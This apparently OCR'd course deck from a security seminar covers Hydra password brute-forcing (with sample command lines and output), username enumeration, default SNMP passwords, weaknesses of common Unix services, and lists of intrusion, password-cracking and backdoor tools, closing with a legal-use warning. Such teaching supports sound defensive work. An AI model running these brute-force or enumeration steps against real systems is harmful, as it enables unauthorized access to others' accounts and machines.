
- TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, LDAP, SMB, SMBNT, MS SQL, MYSQL, REXEC, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, Cisco auth, Cisco enable, SMTP-AUTH, SSH2, SNMP, CVS, Cisco AAA.

Usage:

hydra –l guest –p guest2000 target.com telnet

hydra –L logins.txt –P passwords.txt target.com vnc

Its free >> http://www.thc.org/thc-hydra


HydraGTK
Quit
Target
Passwords
Tuning
Specific
Output
Single Target
Target List
Port
0
Protocol
telnet
Use SSL
Be Verbose
Username
Username
youmame
Username List
Password
Password
yourpass
Password List
http / https url
/foo/bar/protected.html
Cisco Enable, Login for Cisco device
password
LDAP DN
dn-scope
SMBNT
L Check local accounts
Interpret passes as NTLM hashes
sapr3 client id
1
Number of Tasks
40
Number of Tasks to start every second
10
Number of Servers to attack parallel
1
Timeout
30
Hydra v4.0 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-04-21 12:57:25
[DATA] 1 parallel tasks, 1 servers, 1 login tries (l:1/p:1), ~1 tries per task
[DATA] attacking service ftp on port 21
[STATUS] attack finished for 192.168.0.50
[21][ftp] host: 192.168.0.50 login: anonymous password: me@gmx.de
Hydra (http://www.thc.org) finished at 2004-04-21 12:57:28
Start
Stop
Save Output
Select username list
Home
Desktop
Filesystem
win
Home
my_work
hydra
hydra_gtk
src
Name
Modified
Makefile
Today
Makefile.am
Sunday
Makefile.in
Today
callbacks.c
Monday
callbacks.h
Monday
callbacks.o
Today
hydra_gtk
Today
interface.c
Monday
interface.c.bak
Monday
interface.h
Monday
interface.h.bak
Monday
Add
Remove
Open
Cancel

btaining usernames

The /etc/passwd file
Mail: expn, vrfy
Mail: “undeliverable mail”
Mail: account names
login error messages (e.g. cvs)
FTP, WWW bugs: ~username
Sniffing clear text protocols
Social engineering
Pattern recognition (guessing)

Miscellaneous Hints

Come here kitty, kitty ...

Unix and Standard services

Hacking in wonderland

rofile: SNMP

Port: 161 UDP

SNMP has two default passwords: public, private

Tools such as snmpwalk good for enumerating entries

rofile: TFTP

Port: 69 UDP

Typically used to boot diskless workstations or network devices such as routers

No username or password

Good for sending around files from hacked systems

rofile: FTP

Port: 21

Allows upload and download of files from a remote system

Many ftp server allow anonymous access

- Interesting files? Warez Archive?
- OS detection

May be vulnerable to buffer overflow

Can also be used for bounce attacks

Possible User enumeration

rofile: Sendmail

Port: 25

Mail transfer agent used on many Unix systems

Can be used to identify accounts via the VRFY and EXPN commands

Some version susceptible to denial of service and buffer overflows

Long list of vulnerabilities

rofile: RPC

Remote Procedure Call

Allow a program on one computer to execute code on a remote system

rofile: Web

Port: 80

Apache is most common

Not as many attacks as IIS

Always check URLs for embedded commands

Web based hacking

- A cgi scanner (whisker) will reveal the presence of cgis with known vulnerabilities
- Bruteforcing the directory structure may reveal interesting files
- Manual parameter testing may reveal programming errors

The Attackers Toolkits

Reload ...

The Windows hacker toolkit

Cygwin – Unix like environment for Windows (provides many UNIX command line tools including shell & compiler)

WinVNC – remote control software, useful for compromised machines

NMAP (Win32 port) – available from insecure.org

pwdump3

sid2user / user2sid

a lot of tools from the Resource Kit(s) are more than helpful

- rpcdump
- nltest
- ...

The Windows hacker toolkit

- **Brutus – Brute force utility**
- **Mingsweeper – TCP/IP scanning tool**
- **Superscan – TCP/IP scanning tool**
- **MPTraceroute – Like Hping2**
- **SamSpade – Footprinting tool**
- **NessusWX – Nessus interface**
- **ISS Scanner / Cyber Cop**
- **Netstumbler – Wireless LAN Scanner**
- **WinDump – tcpdump for Windows**

Finger – Backdoor tool
NetBios Auditing Tool (NAT)
Netcat - Enumeration tool
Legion – Enumeration tool
LC4 (l0phtcrack)
Getadmin – Privilege escalation tool
PushVNC
enum – enumeration tool
pstools – for various uses
nc.exe – win32 port of the netcat util

Questions?

Thank you!

Course Closure

Links, Tools, Pointers, Web sites, Mailing lists, points of contact, ...

eeping Track with Hacking & Security

Subscribe to (all at securityfocus.com)

- bugtraq
- vuln-dev
- pentest
- sectools
- security-audit

Visit regularly:

- www.packetstormsecurity.org
- www.securityfocus.com,

Join one of the following conferences yearly:

- Usenix Security Symposium
- Blackhat Briefing
- Defcon
- (irregular hacking/security summer camps in europe)

Literature and Links

Literature:

- **Simson Garfinkel: Practical Unix and Internet Security**
- **Chapman & Zwicky: Building Internet Firewalls**
- Cheswick & Bellovin: Firewalls and Internet Security
- **<several>: Hacking Exposed**
- **<several>: Hacking W2K Exposed**
- Anonymous: Maximum Security
- **Stevens: TCP/IP Illustrated Vol.1**
- **Stevens: UNIX Network Programming**
- Schneier: Applied Cryptography
- **Schneier: Secrets and Lies**
- **Ross Andersen: Security Engineering**

iterature and Links

Security:

http://www.securityfocus.com
http://www.alw.nih.gov/Security
http://sites.inka.de/sites/lina/freefire-l
http://www.cert.org

Hacking:

http://packetstormsecurity.org
http://www.thc.org
http://www.phenoelit.de
http://www.phrack.com
http://www.packetfactory.net

ools

- nessus http://www.nessus.org
- amap http://www.thc.org
- nmap http://www.insecure.org/nmap
- netcat http://www.atstake.com
- stunnel http://www.stunnel.org
- hping2 http://hping2.sourceforge.net
- icmpush http://hispack.ccc.de
- hydra http://www.thc.org
- parasite http://www.thc.org
- anti-sniff http://www.securitysoftwaretech.com/antisniff/
- thc-scan http://www.thc.org

ools

- cheops http://cheops-ng.sourceforge.net/
- coroners toolkit http://wwwporcupine.org/forensics
- nids http://www.packetfactory.net/Projects/Libnids
- libnet http://www.packetfactory.net/Projects/Libnet
- ethereal http://www.etheral.com
- john http://www.openwall.com
- backorifice http://sourceforge.net/projects/bo2k/
- netbus http://surf.to/netbuster
- Dsniff http://www.monkey.org/~dugsong/dsniff/
- snort http://www.snort.org

REMINDER!

Hacking - unauthorized intrusion and unauthorized reading of data - is illegal!

The goal of this seminar is NOT to make a hacker/criminal out of you!

Use the learned knowledge only for testing for the existence of the security vulnerabilities – with full consent of the system owner and your superior!

END OF COURSE

Thank you!